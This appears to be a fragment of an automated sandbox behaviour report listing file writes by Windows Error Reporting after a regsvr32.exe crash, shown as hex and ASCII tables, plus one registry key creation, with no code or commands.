C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 36 00 37 00 32 00 35 00 39 00 34 00 33 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.6.7.2.5.9.4.3.5.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.-.0.1.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 35 00 2d 00 31 00 32 00 54 00 31 00 31 00 3a 00 33 00 34 00 3a 00 31 00 31 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.5.-.1.2.T.1.1.:.3.4.:.1.1.Z.".>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 38 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 34 00 37 00 38 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 33 00 39 00 30 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 33 00 39 00 30 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.".3.8.6.". .P.I.D.=.".4.7.8.0.". .U.p.t.i.m.e.M.S.=.".1.3.9.0.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t.i.o.n.M.S.=.".1.3.9.0.". .S.u.s.p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=."	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 36 00 63 00 36 00 30 00 66 00 62 00 36 00 2d 00 66 00 32 00 39 00 61 00 2d 00 34 00 30 00 61 00 61 00 2d 00 61 00 61 00 39 00 65 00 2d 00 37 00 38 00 30 00 63 00 39 00 63 00 39 00 36 00 65 00 37 00 39 00 31 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.1.6.c.6.0.f.b.6.-.f.2.9.a.-.4.0.a.a.-.a.a.9.e.-.7.8.0.c.9.c.9.6.e.7.9.1.<./.G.u.i.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 35 00 2d 00 31 00 32 00 54 00 31 00 31 00 3a 00 33 00 34 00 3a 00 31 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.5.-.1.2.T.1.1.:.3.4.:.1.1.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER640D.tmp.xml	unknown	4621	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_169b688f\Report.wer	unknown	2	ff fe	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_169b688f\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	170	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_169b688f\Report.wer	unknown	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 37 00 33 00 32 00 37 00 33 00 37 00 31 00 34 00 35 00	M.e.t.a.d.a.t.a.H.a.s.h.=.-.1.7.3.2.7.3.7.1.4.5.	success or wait	1	6EF1497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{f431d61b-162e-1798-f18c-19af3e2fe896}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{f431d61b-162e-1798-f18c-19af3e2fe896}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{f431d61b-162e-1798-f18c-19af3e2fe896}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EF143D1	unknown

Disassembly

Code Analysis